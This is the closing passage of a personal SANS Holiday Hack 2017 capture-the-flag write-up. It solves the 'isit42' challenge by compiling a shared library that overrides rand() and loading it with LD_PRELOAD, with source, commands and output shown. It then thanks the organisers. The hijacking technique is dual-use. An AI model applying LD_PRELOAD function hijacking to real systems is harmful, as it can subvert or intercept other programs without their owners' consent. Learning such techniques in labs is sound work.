
```
/etc/shadow has been successfully restored!
```

Isit42:

In this challenge, Wurnose Openslae challenges us to make a pre-compiled binary return the value of 42. Examining a code fragment of the existing code shows that there is a call to a rand function. If we can interfere with this rand function and always make it return 42, we will be able to ensure that the value returned to the calling function is 42.

To do this, we need to compile our own version of the rand function, then ensure that this is dynamically loaded at runtime. A most excellent blog post[7] explains some of the fundamentals of this technique, which allows us to preload our “hacked” version of rand and ensure the isit42 executable reaches the correct answer of 42, thus passing the challenge.

7 https://pen-testing.sans.org/blog/2017/12/06/go-to-the-head-of-the-class-ld-preload-for-the-win



```
elf@f37e043b817d:~$ cat hacked_rand.c
#include <stdio.h>

unsigned int rand() {
printf("Hijacked rand!\n");
return 42;
}
elf@f37e043b817d:~$ gcc hacked_rand.c -o hacked_rand -shared -fPIC
elf@f37e043b817d:~$ LD_PRELOAD="$PWD/hacked_rand" ./isit42
Starting up ... done.
Calling rand() to select a random number.
Hijacked rand!
```

Conclusions and Thank You

Ah, a false flag exercise! Everyone thought that the Abominable Snow Monster was throwing snowballs, when really, he was under the influence for Glinda the Good Witch, who was doing it all just to cause a war and profit from the takings. Despicable.

Once again, I would just like to say thank you to SANS and all who put these challenges on, as they are great fun and a great learning opportunity. I have learnt something new every year of doing SANS Holiday Hack.

I personally felt that the snowball levels were slightly too difficult and time consuming, and I missed the game type environment where you could interact with other characters, as per the 2016 challenge.

That said, the technical challenges this year were particularly good and I enjoyed completing them. I learnt a lot from this years challenge, so it was definitely worthwhile taking part. Thank you.

I am already looking forward to Holiday Hack 2018!